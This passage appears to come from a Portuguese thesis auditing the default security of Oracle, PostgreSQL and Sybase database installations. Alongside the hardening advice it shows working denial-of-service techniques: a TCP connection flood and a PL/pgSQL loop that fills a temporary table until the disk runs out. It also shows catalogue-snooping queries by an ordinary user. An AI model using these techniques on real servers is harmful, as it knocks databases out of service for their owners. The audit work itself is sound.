Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da instalação por omissão na tabela 27.

Propriedade	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	Oracle 9iR2 – Ataque simples ao porto TCP/1521 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[19])

Tabela 27 – *Oracle*, propriedades avaliadas

[19] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

Enquadrando os aspectos negativos e positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da instalação por omissão na tabela 28.

Mecanismo	Configuração por omissão
Autenticação	Pobre, dependente de utilizador e palavra-chave (a qual não necessita de respeitar nenhuma regra)
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades.
Auditoria	Não se encontra activa.

Tabela 28 – *Oracle*, mecanismos avaliados

Evolução 10gR2 Para além da verificação das falhas comuns às duas versões *Oracle* estudadas, foram também analisadas as suas diferenças com o objectivo de identificar um processo evolutivo quanto à implementação de mecanismos de segurança por omissão. Assim, foi verificado que a versão 10gR2 apresenta as seguintes melhorias em relação à versão 9iR2:

- Não é possível proceder à extracção de configuração do *listener* através de uma operação remota e anónima;
- Não é possível a injecção de comandos no *listener*;
- Não existem utilizadores com palavras-chave por omissão;
- É possível a execução de um *backup* mais seguro;
- O processo Apache não se encontra em funcionamento.

Uma vez que a instalação por omissão do *Oracle 10gR2* dos testes realizados não introduziu nenhuma falha em relação à instalação por omissão do *Oracle 9iR2* concluímos que houve uma evolução significativa na segurança por omissão do SGBD *Oracle*.

6.4 Configuração cuidada

Consideremos a questão da protecção de um SGBD através da configuração dos mecanismos de segurança fornecidos pelo fabricante. A instalação por omissão de um SGBD *Oracle* resulta num sistema pouco seguro, não obedecendo a critérios de segurança básicos, conforme demonstrado nas subsecções anteriores. No entanto, existe variada documentação de segurança, concebida não só pelo fabricante como também por especialistas em segurança de diferentes afiliações que demonstra como tornar o SGBD mais seguro, recorrendo às funcionalidades que o mesmo implementa

ou pode implementar. Assim, de seguida enumeramos os problemas encontrados anteriormente e expomos as soluções *Oracle* (quando existem) que permitem resolver ou reduzir estes mesmos problemas.

Listener

P1: O processo *lsnrctl* faculta informação sem que seja necessária autenticação prévia.
S1: Deverão ser efectuadas as seguintes tarefas: (a) Configurar uma palavra-chave no ficheiro "listener.ora" e configurar igualmente as restrições administrativas para que não seja possível a execução de comandos remotos, mesmo facultando a palavra-chave [24]; (b) Restringir o acesso a clientes identificados através de IP ou *hostname* [24]; e (c) Activar o processo de *logging* para que sejam capturadas todas as tentativas de execução de comandos e de descoberta da palavra-chave [60].

P2: Vulnerabilidade a ataque de negação de serviço (ligações ao *listener*).
S2: Não foi identificada nenhuma solução Oracle para a resolução deste problema.

P3: *Oracle 9iR2* – Vulnerabilidade a ataque de negação de serviço (espaço em disco).
S3: Este ataque é possível devido à manipulação anónima remota do processo *lsnrctl*. A solução S1 resolve este problema.

P4: *Oracle 9iR2* – Vulnerabilidade a ataque de injecção de comandos.
S4: Este ataque é possível devido à manipulação anónima remota do processo *lsnrctl*. A solução S1 resolve este problema.

Comunicação Net8

P5: Ausência de confidencialidade na comunicação cliente/servidor.
S5: Configuração da cifração de tráfego através de SSL. Apenas disponível, caso o *Oracle Advanced Security* esteja instalado (só está disponível na edição *Enterprise*).

Ligações ao SGBD

P6: Vulnerabilidade a ataque de dicionário ou de força bruta.
S6: Configurar um *profile* com [24]: (a) Expiração de palavra-chave, após "d" dias; (b) *Lock* da conta, após "t" tentativas inválidas de acesso; (c) Definição de histórico de palavras-chave, para que não possam ser repetidas as "p" palavras-chave anteriores,

aquando da definição de uma nova; (d) Definição de uma função de verificação de complexidade da palavra-chave, para que as palavras-chave obedeçam a critérios fundamentais como terem um comprimento mínimo, incluírem um caractér numérico, etc; (e) Activar o processo de auditoria, auditando no mínimo os eventos *log on/off* e acções sem sucesso.

P7: *Oracle 9iR2* – Utilizador *DBSNMP*
S7: Caso o *Oracle Intelligent Agent*[20] não seja usado, proceder ao *lock* da conta. Caso contrário alterar a palavra-chave para uma complexa;

P8: *Oracle 9iR2* – Utilizador *SCOTT*
S8: Proceder ao *lock* da conta.

Role PUBLIC
P9: Excesso de privilégios atribuídos a qualquer utilizador criado na base de dados.
S9: O privilégio *EXECUTE* deve ser retirado.
Deverá ser implementada protecção ao dicionário de dados, assim, apenas administradordes de base de dados poderão aceder com o privilégio *ANY* ao dicionário de dados [61].

P10: *Oracle 9iR2* – Capacidade de um qualquer utilizador criar uma tabela temporária e inserir registos até ao limite do sistema de ficheiros.
S10: Revogar o privilégio *CREATE TABLE* ao *role PUBLIC*.

PL/SQL
P11: Perigo na execução de código PL/SQL desconhecido.
S11: Todo o código previamente a ser instalado ou executado deve ser revisto.
Apenas os utilizadores que necessitarem, deverão ter o privilégio *EXECUTE*.

Extracção de informação de *backups*
P12: Armazenamento da informação em claro.

[20] Serviço instalado no processo de instalação do *Oracle* que permite entre outros, a obtenção de um conjunto de informações de performance através da utilização de SNMP.

S12: No caso das exportações/importações não existe solução *Oracle 9iR2*. Em *Oracle 10gR2*, a utilização do novo utilitário *expdp* permite a cifração dos ficheiros resultantes do processo de exportação.

Enterprise Manager

P13: *Oracle 9iR2* – É facultada informação acerca de configurações e localização de ficheiros, sem que seja necessária autenticação prévia.

S13: Alterar a configuração do *Apache* no ficheiro "apache.conf", para que não seja permitido acesso anónimo às páginas ou caso não sejam utilizadas, remover as páginas do sistema de ficheiros.

P14: *Oracle 9iR2* – A componente SOAP permite que utilizadores façam disponibilizem aplicações anonimamente.

S14: Alterar a configuração do SOAP, adicionando no ficheiro "soapConfig.xml" a linha "<osc: option name="autoDeploy" value="false">".

P15: *Oracle 9iR2* – É possível manipular configurações sem que seja necessária autenticação prévia.

S15: Adicionar uma palavra-chave e alterar a configuração do módulo PL/SQL utilizado pelo Apache de forma a que a referência "/admin/" passe a ser a referência "/<cadeia de caracteres alfanuméricos>" [5].

Apache

P16: *Oracle 9iR2* – Existem CGIs *world-readable* que facultam informação sensível.

S16: Eliminar os ficheiros no sistema operativo.

P17: *Oracle 9iR2* – Existem ficheiros de *samples* e demos *world-readable*.

S17: Eliminar os ficheiros no sistema operativo.

Outros

P18: *Oracle 9iR2* – Possíveis vulnerabilidades do porto TCP/32733

S18: Apesar de não ter sido encontrada documentação acerca deste porto TCP, o mesmo não deveria estar disponível pois representa mais um possível ponto de entrada.

P19: *Oracle 10gR2* – Possíveis vulnerabilidades do porto TCP/32798
S19: Apesar de não ter sido encontrada documentação acerca deste porto TCP, o mesmo não deveria estar disponível, pois representa mais um possível ponto de entrada.

Comparando a segurança da instalação por omissão, com a segurança após a concretização das soluções supracitadas, identificámos os ataques que continuaram a apresentar uma ameaça, subsistindo ao processo de securização:

- *Snooping com um utilizador vulgar*: Apesar de conseguirmos reduzir os privilégios que o *role PUBLIC* possui em ambas as versões do SGBD *Oracle*, dos testes realizados qualquer utilizador continua a ter um acesso superior ao necessário;
- *Extracção de informação de backups*: No caso do *Oracle 9iR2* não existem ferramentas *Oracle* que utilizem cifração de forma a garantir a confidencialidade dos dados. Em *Oracle 10gR2* foram introduzidas novas ferramentas, que utilizam cifração;
- *Disponibilidade do listener – ligações*: Não conseguimos garantir a fiabilidade do *listener* em relação a um ataque de negação de serviço que vise incapacitar o SGBD de aceitar novos clientes (6.2);
- *Omnipotência do Administrador*: Não é possível limitar um administrador de base de dados recorrendo apenas ao SGBD. Um programador poderá recorrer às funcionalidades *built-in* de cifração e decifração de dados para salvaguardar o acesso à informação por parte de utilizadores não autorizados – incluindo o administrador. Em 2006 a *Oracle* lançou um produto de nome *Oracle Database Vault* que através da definição de regras e capacidades permite uma autorização granular aos dados aplicacionais – onde se inclui o administrador.

7 PostgreSQL

Este capítulo descreve o estudo realizado sobre o SGBD *PostgreSQL*, incluindo uma descrição da sua arquitectura e principais componentes meritórios de destaque, seguindo-se uma análise da segurança da configuração por omissão.

7.1 Arquitectura

O *PostgreSQL* está disponível em apenas uma edição, distribuída sobre licenciamento BSD e por conseguinte foi esta a edição que utilizámos no processo de avaliação.

Servidor e base de dados Um servidor é um ambiente lógico, criado dentro de um sistema com *PostgreSQL* instalado, providenciando um intervalo de memória, políticas de gestão de CPU e portos para comunicação. Cada servidor permite o acesso a várias bases de dados, sendo que cada base de dados consiste numa colecção de objectos de sistema e de utilizadores, armazenados fisicamente em discos. Por omissão são instaladas duas bases de dados [64]:

- *TEMPLATE0*: Pode ser utilizado como *template* para a criação de futuras bases de dados, quando pretendemos apenas os dados nucleares à versão do PostgreSQL instalada, para cumprir este propósito, esta base de dados nunca deve ser alterada;
- *TEMPLATE1*: Utilizada como *template* para a criação de futuras bases de dados, assim, ao criar uma nova base de dados, tudo o que existe na TEMPLATE1 é copiado;

Após a instalação automática e de acordo com a documentação de instalação executamos a criação da base de dados *ROOT_DB*.

Armazenamento da informação O *PostgreSQL* introduziu o conceito de *tablespace* a partir da versão 8.0. A representação física de um *tablespace* resume-se a uma

directoria no sistema de ficheiros. Os objectos da base de dados são armazenados em ficheiros binários dentro dos *tablespaces*.

Stored Procedures É suportada a criação de procedimentos e funções, bem como o seu armazenamento na base de dados utilizando para o efeito a linguagem PL/pgSQL. Esta linguagem procedimental permite estender as funcionalidades do SQL permitindo a declaração de variáveis, condições e controlo de fluxo entre outros. Para além do PL/pgSQL também podem ser utilizadas outras linguagens procedimentais (PL/TCL, PL/Perl, PL/Python), sendo necessário para o efeito a utilização de um módulo separado do processo do servidor *PostgreSQL* e de uma acção explícita de adição da linguagem pretendida à base de dados sobre a qual desejamos criar um procedimento ou função.

Autenticação O utilizador é identificado com base no seu nome de utilizador, palavra-chave e *hostname* do cliente de onde está a tentar estabelecer a ligação SQL. Desta forma, não basta apenas a um atacante conhecer um par *{nome de utilizador, palavra-chave}* correcto, terá que também conhecer o(s) sistema(s) a partir do qual o par conhecido tem acesso. Os métodos de autenticação suportados são [64]:

- *TRUST*: A ligação é aceite incondicionalmente. Neste caso não é necessário palavra-chave;
- *REJECT*: A ligação é rejeitada incondicionalmente;
- *MD5*: O cliente tem que fornecer uma síntese da palavra-chave;
- *CRYPT*: Idêntico ao MD5 mas utiliza um algoritmo mais fraco;
- *PASSWORD*: A palavra-chave é enviada em claro;
- *KRB4*: É utilizado o protocolo Kerberos v4 para autenticar o cliente;
- *KRB5*: É utilizado o protocolo Kerberos v5 para autenticar o cliente;
- *IDENT*: É utilizado o utilizador do cliente de onde está a ser realizada a ligação;
- *PAM*: É utilizado o serviço PAM (do Inglês *Pluggable Authentication Modules*) providenciado pelo sistema operativo.

Na especificação do acesso de um utilizador, para além dos dados supracitados são necessários igualmente:

- *Base de dados*: nome da base de dados à qual o utilizador especificado terá acesso;
- *Método de acesso*: permite-nos diferenciar as ligações locais, das ligações TCP/IP e estas das ligações não SSL das SSL.

Por omissão, o utilizador que existe na base de dados é o utilizador *postgres*, o qual é utilizado no processo de instalação do *PostgreSQL*.

Autorização O acesso a objectos da base de dados é controlado por privilégios de sistema e privilégios de objectos. Os privilégios controlam os comandos que podem ser executados e os objectos que podem ser alterados, apagados e/ou criados.
Os privilégios de sistema traduzem-se na permissão de execução de tarefas essencialmente associadas a administração, como criação de utilizadores, *shutdown* do servidor, etc.
Os privilégios sobre objectos traduzem-se na permissão de execução de comandos DDL e DML sobre tabelas, entre outros.
O *PostgreSQL* não suporta a criação de privilégios ao nível da coluna, no entanto através da criação de vistas poderemos ter o mesmo efeito. Exemplo: Temos uma tabela "tabela1" com N campos dos quais pretendemos que o utilizador "utilizador1" apenas tenha acesso a um subconjunto de N. Neste cenário podemos criar uma vista "vista1" constituído pelos membros do subconjunto de N e dar privilégios ao utilizador "utilizador1" sobre esta vista.

Auditoria O *PostgreSQL* não implementa funcionalidades específicas de auditoria, por conseguinte não permite que especifiquemos operações que pretendamos auditar. No entanto o *stdout* e o *stderr* do servidor poderão ser armazenados e utilizados para cumprir os propósitos mínimos da auditoria, embora tenha informação direccionada a *troubleshooting* e não propriamente a auditoria.
Manualmente, através das linguagens procedimentais suportadas poderemos criar *triggers* que nos permitam auditar eventos sobre tabelas.

Comunicações O protocolo de comunicação utilizado é proprietário e corre sobre TCP/IP e *Unix Domain Sockets*[21]. Por omissão não existe a possibilidade de serem

[21] *Socket* virtual, utilizado para comunicação entre processos dentro de uma mesma máquina.

estabelecidas ligações usando TCP/IP. É necessário permitir explicitamente a ligação, sendo possível escolher entre ligações não SSL e ligações SSL. O processo principal do *PostgreSQL* por omissão aceita pedidos no porto TCP/5432.

Pré-avaliação Com base no que foi dito e numa avaliação documental das duas versões do *PostgreSQL*, podemos apontar desde já um conjunto de aspectos positivos e negativos da sua segurança por omissão. Aspectos negativos:

- O mecanismo de auditoria é inexistente, uma vez que temos que recorrer ao *stdout* e *stderr* do servidor;
- Um utilizador DBA é omnipotente, podendo aceder a quaisquer dados.

Aspectos positivos:

- Por omissão não existe possibilidade de acedermos remotamente ao SGBD, sendo que para tornarmos possível esta ligação podemos recorrer a ligações SSL;
- Suporta vários mecanismos de autenticação, entre os quais o *Kerberos*.

Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 29.

Propriedade	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Sim (temos que escolher explicitamente SSL, no entanto teríamos que escolher explicitamente alguma coisa)
Disponibilidade	(Não possuímos informação para responder agora)
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[22])

Tabela 29 – *PostgreSQL*, propriedades de segurança

Enquadrando os aspectos negativos e positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 30.

Mecanismo	**Configuração por omissão**
Autenticação	Rica, depende de utilizador, palavra-chave, base de dados e IP do cliente. Embora não coloque restrições quanto à gestão das palavras-chave
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades.
Auditoria	Não existe.

Tabela 30 – *PostgreSQL*, mecanismos de segurança

[22] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

7.2 Avaliação experimental

As versões do SGBD *PostgreSQL* utilizadas nos testes (7.4.14 e 8.2), mostraram-se análogas em relação ao objecto de estudo – configuração por omissão –, possuindo pontos de entrada comuns.

7.2.1 PostgreSQL 7.4.14 e 8.2

Ambas as versões apresentam similaridades, de onde destacamos:

- Comunicação entre clientes e o servidor é realizada através do protocolo *PostgreSQL*;
- Funcionalidades das linguagens *PostgreSQL*;
- Capacidade de extracção de informação dos *backups*.

Após a instalação por omissão de ambas as versões em máquina virtuais distintas, utilizámos o utilitário *nmap* para enumerarmos os pontos de entrada possíveis, descrevendo-os na tabela 31.

Protocolo	Porto	PostgreSQL
TCP	5432	PostgreSQL

Tabela 31 – *PostgreSQL*, portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação do *PostgreSQL* acerca dos mesmos, foi criado um DFD. O DFD do *Cliente PostgreSQL* tem como objectivo descrever a comunicação cliente/servidor com a base de dados (ver Figura 16). Os aspectos que iremos explorar neste cenário são: segurança do serviço que trata os pedidos *PostgreSQL* dos clientes; segurança na comunicação entre um cliente e um servidor *PostgreSQL*; capacidade de nos ligarmos ao SGBD recorrendo a credenciais criadas por omissão aquando da instalação.



Figura 16 – *PostgreSQL*, DFD comunicações

Segurança do serviço que trata os pedidos *PostgreSQL* dos clientes O serviço responsável por permitir o acesso à base de dados por parte de clientes remotos ou locais, utiliza no primeiro caso o porto TCP/5432. Assim, de forma a identificarmos um servidor *PostgreSQL* (192.168.2.3) podemos usar o utilitário *amap*.

```
amap 192.168.2.3 5432
Protocol on 192.168.8.133:5432/tcp matches mysql
```

Foi utilizado um pequeno programa desenvolvido em linguagem C (ver Anexo 1) de nome "tcp_flood.c" de forma a testar a robustez da componente de rede. Este programa necessitou apenas de 1 minuto para estabelecer um número superior a 500 ligações TCP e incapacitar o servidor de aceitar mais pedidos de ligação.
Dos testes efectuados, concluímos que apesar do servidor terminar as ligações (empiricamente devido à expiração de um temporizador), facilmente garantimos a incapacidade do servidor.

Segurança na comunicação entre um cliente *PostgreSQL* e o servidor Utilizando os utilitários *pgAdmin III* e o *wireshark*, facilmente comprovamos a ausência de confidencialidade por omissão. As operações realizadas no *pgAdmin III* resumiram-se a: (a) autenticação na base de dados; (b) listagem da árvore de tipos de objectos da base de dados.
O *wireshark* foi usado para escutar a comunicação entre o cliente e o servidor. Um excerto da saída encontra-se no Anexo 10.
Esta captura foi realizada num cliente onde coexistiam cliente *PostgreSQL* e utilitário *wireshark*. Para executar um ataque real, o *wireshark* seria executado num cliente distinto, estando o seu sucesso dependente da verificação de uma das condições mencionadas em 2.3.

Ligações ao SGBD O utilizador *postgres* existe em ambas as versões do *PostgreSQL* estudadas, no entanto por omissão não conseguimos utilizá-lo remotamente, uma vez que após instalação do *PostgreSQL* não são permitidos acessos remotos. Mesmo equacionando um cenário realista (ex. arquitectura *3-tier* com servidor *web* e SGBD em sistemas distintos) em que existe um utilizador criado na base de dados *PostgreSQL* ao qual é permitida a ligação remota via TCP/IP, esta permissão é feita com elevada granularidade, i.e., é necessário descriminar base de dados e endereço IP do cliente. Assim sendo, embora seja possível realizar ataques de dicionário ou de força bruta por não existir limite às tentativas de ligação de nenhum utilizador, as condições necessárias para o fazermos com possibilidade de sucesso são diminutas.

O que é que um atacante pode fazer com um utilizador vulgar? Criámos um utilizador "utilizador1" e permitimos a sua utilização através de TCP/IP a partir de um cliente de testes. Apesar de não ter sido dada explicitamente permissão a qualquer base de dados, o utilizador criado consegue obter uma série de informação.
Usando o *pgAdmin III* e autenticando-nos com o utilizador "utilizador1" (a negrito o *input*):

```
select * from pg_database;
"root_db"
"template1"
"template0"
```

Um atacante fica a conhecer as bases de dados que se encontram instaladas.

```
select * from pg_proc;
...
"lseg_recv"
"lseg_send"
"path_recv"
"path_send"
...
```

Um atacante poderá obter desta forma a lista de todos os procedimentos existentes.

```
select * from pg_views;
...
"pg_catalog";"pg_user"
"pg_catalog";"pg_rules"
"pg_catalog";"pg_views"
...
```

Um atacante poderá obter a lista de todas as vistas existentes consultando a tabela *PG_VIEWS*.

Qualquer utilizador pode criar objectos temporários. Este facto potencia a criação de um ataque de negação de serviço por parte de um atacante.

```
CREATE TEMPORARY TABLE teste
(
 descricao VARCHAR(255)
)
INSERT INTO teste (descricao) VALUES ('' Ocupar espaço em disco! '')
```

Aproveitando as potencialidades do PL/pgSQL, o atacante poderá conceber uma função que insere um conjunto de registos na tabela teste!
É importante ressalvar que por omissão não é possível criar código PL/pgSQL, é necessário adicionar a linguagem à base de dados: **createlang plpgsql template1** (algo que só pode ser realizado por um super utilizador, vulgo DBA)

```
CREATE FUNCTION teste() RETURNS integer AS '
DECLARE
 inicio integer;
 max integer;
 BEGIN
        max := 100000000;
        inicio := 1;
        while inicio < max loop
               insert into teste (descricao) values (''teste 123!'');
               inicio := inicio + 1;
        end loop;
        return inicio;
 END;
' LANGUAGE 'plpgsql';
```

Esta inserção causou um acréscimo de 250 MB/min no espaço ocupado pela base de dados. Dependendo do espaço em disco disponível poderemos em poucos minutos comprometer o funcionamento do servidor.

Role PUBLIC Este *role* é criado aquando da criação da base de dados e qualquer utilizador criado na base de dados possui este *role*. Desta forma, qualquer privilégio atribuído ao *PUBLIC* torna-se um privilégio para todos os utilizadores que existam na base de dados. Por omissão existe um conjunto de tabelas e vistas que qualquer utilizador pode consultar, de onde destacamos:

- *PG_INDEXES*: contém informações dos índices criados nas bases de dados;
- *PG_LANGUAGES*: contém informações acerca das linguagens PostgreSQL que se encontram registadas na base de dados;
- *PG_SETTINGS*: contém os valores dum conjunto de parâmetros das bases de dados e do SGBD.

Linguagens *PostgreSQL* O *PostgreSQL* suporta uma série de linguagens procedimentais – PL/pgSQL, PL/Tcl, PL/Perl, PL/Python –, mas qualquer uma delas necessita de ser explicitamente instalada na base de dados para que possa ser usada.

As linguagens PL/Tcl e PL/Perl têm derivações *trusted* e *untrusted*, sendo que as últimas existem com o objectivo de facultar todas as funcionalidades das linguagens Tcl e Perl como manipulação do sistema de ficheiros e acesso à componente de rede, apenas podendo ser usadas por super utilizadores ao contrário das linguagens classificadas como *trusted* que podem por omissão ser usadas por qualquer utilizador.

Extracção de informação de *backups* A execução de um *backup* de base de dados é tradicionalmente efectuada recorrendo às ferramentas *PostgreSQL* presentes na distribuição do SGBD ou então através de um processo de cópia dos ficheiros constituintes das bases de dados utilizando os utilitários do sistema operativo (*backup offline*). O problema com estes *backups*, é que o(s) ficheiro(s) resultante(s) têm informação não cifrada. Considerando que empiricamente os sistemas utilizados para salvaguardar os *backups* são máquinas onde a segurança é mais frágil, este facto pode levantar sérios problemas. Exemplo utilizando a ferramenta *pg_dump* do *PostgreSQL*:

```
pg_dump template1 > template1.sql
```

O conteúdo do ficheiro "template1.sql" é SQL, portanto caso a sua transmissão para um servidor seja capturada facilmente conseguimos obter uma cópia fiel da(s) base(s) de dados.

Caso utilizemos utilitários do sistema operativo para procedermos a um *backup offline*, os ficheiros resultantes serão ficheiros binários não cifrados, sendo possível extrair informação idêntica à supracitada recorrendo por exemplo ao utilitário UNIX "strings". À semelhança do *backup* através de ferramentas *PostgreSQL*, caso a transmissão dos ficheiros resultantes seja capturada, um atacante facilmente consegue obter uma cópia fiel da(s) base(s) de dados.

7.3 Resultados

Nesta secção apresentamos sumariamente as falhas de segurança que identificámos na secção 7.2. Resumindo e classificando os ataques realizados, quanto ao nível de permissão e/ou capacidade do atacante, apresentamos a seguinte tabela.

Ataque	Permissão/Capacidade	Versão vulnerável
Disponibilidade de rede – ligações (7.2.1.1)	Acesso ao porto TCP/5432 do servidor.	7.4, 8.2
Snooping com um utilizador vulgar (7.2.1.3)	Ligação à base de dados com um utilizador qualquer.	7.4, 8.2
Perigo de um utilizador vulgar negação de serviço (7.2.1.3)	Ligação à base de dados com um utilizador qualquer.	7.4, 8.2
Extracção de informação de *backups* (7.2.1.6)	Capturar tráfego cliente/servidor aquando de um *backup* ou obter acesso ao local de armazenamento.	7.4, 8.2

Tabela 32 – *PostgreSQL*, ataques realizados

Os ataques realizados às instalações por omissão das últimas duas versões do SGBD *PostgreSQL* permitiram completar a pré-avaliação realizada em 7.1.

Enquadrando os aspectos negativos e os aspectos positivos nas propriedades que definímos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da configuração por omissão na tabela 33.

Propriedade	Configuração por omissão
Confidencialidade e integridade nas comunicações	Sim (temos que escolher explicitamente SSL, no entanto teríamos que escolher explicitamente alguma coisa)
Disponibilidade	Ataque simples ao porto TCP/5432 resultou no SGBD ser incapaz de responder a pedidos de novos clientes.
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[23])

Tabela 33 – *PostgreSQL*, propriedades avaliadas

Enquadrando os aspectos negativos e os aspectos positivos nos mecanismos que definímos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da configuração por omissão na tabela 34.

Mecanismo	Configuração por omissão
Autenticação	Rica, depende de utilizador, palavra-chave, base de dados e IP do cliente. Embora não coloque restrições quanto à gestão das palavras-chave.
Autorização	Qualquer utilizador por omissão pode aceder a um conjunto de tabelas/vistas de sistema.
Auditoria	Não existe.

Tabela 34 – *PostgreSQL*, mecanismos avaliados

Evolução 8.2 Para além da verificação das falhas comuns às duas versões *PostgreSQL* estudadas, foram também analisadas as suas diferenças com o objectivo de identificar um processo evolutivo quanto à implementação de mecanismos de segurança por omissão. Assim, foi verificado que a versão 8.2 não apresenta melhorias em relação à versão 7.4.

[23] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

Uma vez que a instalação por omissão do *PostgreSQL* 8.2 dos testes realizados não introduziu nenhuma falha em relação à instalação por omissão do *PostgreSQL* 7.4 concluímos que as versões são análogas quanto à segurança por omissão.

7.4 Configuração cuidada

Consideremos a questão da protecção de um SGBD através da configuração dos mecanismos de segurança fornecidos pelo fabricante. A instalação por omissão de um SGBD *PostgreSQL* resulta num sistema pouco seguro, não obedecendo a critérios de segurança básicos, conforme demonstrado nas secções anteriores. No entanto, existe variada documentação de segurança, concebida não só pelo fabricante como também por especialistas em segurança de diferentes afiliações que demonstra como tornar o SGBD mais seguro, recorrendo às funcionalidades que o mesmo implementa ou pode implementar. Assim, de seguida enumeramos os problemas encontrados anteriormente e expomos as soluções *PostgreSQL* (quando existem) que permitem resolver ou reduzir estes mesmos problemas.

Rede

P1: Vulnerabilidade a ataque de negação de serviço (ligações).

S1: Não foi identificada nenhuma solução *PostgreSQL* para a resolução deste problema.

Ligações ao SGBD

P2: Vulnerabilidade a ataque de dicionário ou de força bruta (necessita que seja conhecido um PC cliente, utilizador e base de dados válida).

S2: Definição de uma data de expiração da palavra-chave de um utilizador.

É aconselhável manter os nomes dos utilizadores das bases de dados diferentes dos nomes dos utilizadores do sistema operativo.

Role PUBLIC

P3: Excesso de privilégios atribuídos a qualquer utilizador criado na base de dados.

S3: Remover todas as permissões afectas ao *PUBLIC*.

P4: Capacidade de um qualquer utilizador criar uma tabela e inserir registos até ao limite do sistema de ficheiros.
S4: Após a remoção de todas as permissões afectas ao *PUBLIC* a capacidade persiste.

Extracção de informação de *backups*
P5: Armazenamento da informação em claro.
S5: Não foi identificada nenhuma solução *PostgreSQL* para a resolução deste problema.

Comparando a segurança da instalação por omissão, com a segurança após a implementação das funcionalidades supracitadas, identificámos os ataques que continuaram a apresentar uma ameaça, subsistindo ao processo de securização:

- *Disponibilidade da componente de rede – ligações*: Não conseguimos garantir a fiabilidade da componente de rede do *PostgreSQL*, em relação a um ataque de negação de serviço que vise incapacitar o SGBD de aceitar novos clientes (7.2);
- *Snooping com um utilizador vulgar*: Qualquer utilizador tem a capacidade de obter um conjunto de informação acerca da configuração do sistema;
- *Extracção de informação de backups*: Não foi identificada nenhuma ferramenta *PostgreSQL* que utilize cifração de forma a garantir a confidencialidade dos dados;
- *Omnipotência do Administrador*: Não foi identificada nenhuma solução *PosgreSQL* capaz de limitar um administrador de base de dados recorrendo apenas ao SGBD.

8 Sybase

Este capítulo descreve o estudo realizado sobre o SGBD *Sybase*, incluindo uma descrição da sua arquitectura e principais componentes merecedores de destaque, seguindo-se uma análise da segurança da configuração por omissão.

8.1 Arquitectura

O Sybase *Adaptive Server* está disponível em quatro edições:

- *Express Edition*: somente disponível para Linux x86, possui um limite de 5 GB para a base de dados e só pode utilizar 1 CPU e até 2 GB RAM;
- *Developer Edition*: não coloca limite quanto ao tamanho da base de dados, nem à memória RAM, no entanto possui um limite de 25 ligações concorrentes e só pode utilizar 1 CPU;
- *Small Business Edition*: não coloca limite quanto ao tamanho da base de dados, nem à memória RAM, no entanto possui um limite de 256 ligações concorrentes e só pode utilizar até 4 CPUs;
- *Enterprise Edition*: não possui qualquer limitação de recursos.

A edição utilizada no processo de auditoria de segurança foi a *Express Edition*.

Servidor e base de dados Um servidor *Sybase* é um ambiente lógico, criado dentro de um sistema com Sybase instalado, providenciando um intervalo de memória, políticas de gestão de CPU e portos para comunicação. Cada servidor é composto por várias bases de dados. Cada base de dados consiste numa colecção de objectos de sistema e de utilizadores, armazenados fisicamente em discos. Por omissão, são instaladas quatro bases de dados de sistema [36]:

- *MASTER*: contém objectos de sistema. Regista a existência e a localização dos ficheiros de base de dados;
- *MODEL*: *template* utilizado sempre que criamos uma nova base de dados;

- *SYBSYSTEMDB*: armazena informação acerca de transacções internas e externas (utilizadas em ambientes replicados) ao servidor;
- *SYBSYSTEMPROCS*: armazena os procedimentos de sistema utilizados para operações sobre tabelas de sistema;
- *TEMPDB*: utilizada pelo sistema para armazenar temporariamente tabelas e procedimentos. Esta base de dados é recriada cada vez que o Sybase é iniciado.

Armazenamento da informação Uma base de dados contém uma série de objectos físicos (representados por ficheiros armazenados) e lógicos (representados por estruturas abstractas) (ver Figura 17) [36]:

- *Device*: estrutura lógica, composta por um *data file*. Todos os dados contidos numa base de dados encontram-se armazenados nesta estrutura;
- *Datafile*: contém os dados, como tabelas e índices;
- *Transaction log*: ficheiro utilizado para recuperarmos a base de dados num cenário de falha;
- *Buffer pool*: estrutura lógica, responsável pelo armazenamento em memória de dados solicitados recentemente.



Figura 17 – *Sybase*, armazenamento da informação

T-SQL A extensão das funcionalidades do SQL é realizada através da inclusão desta linguagem procedimental, que permite a definição de variáveis, condições e possibilita a implementação de lógicas simples de controlo. Através da linguagem T-SQL podemos criar objectos denominados por *stored procedures* que são programas desenvolvidos em T-SQL e que são armazenados dentro da base de dados, em forma compilada.

Um servidor *Sybase* instala por omissão um conjunto de *stored procedures*, úteis para uma diversidade de propósitos, de onde destacamos:

- *SP_CONFIGURE*: mostra ou altera as configurações de um servidor;
- *SP_DATABASES*: lista as bases de dados residentes num servidor Sybase;

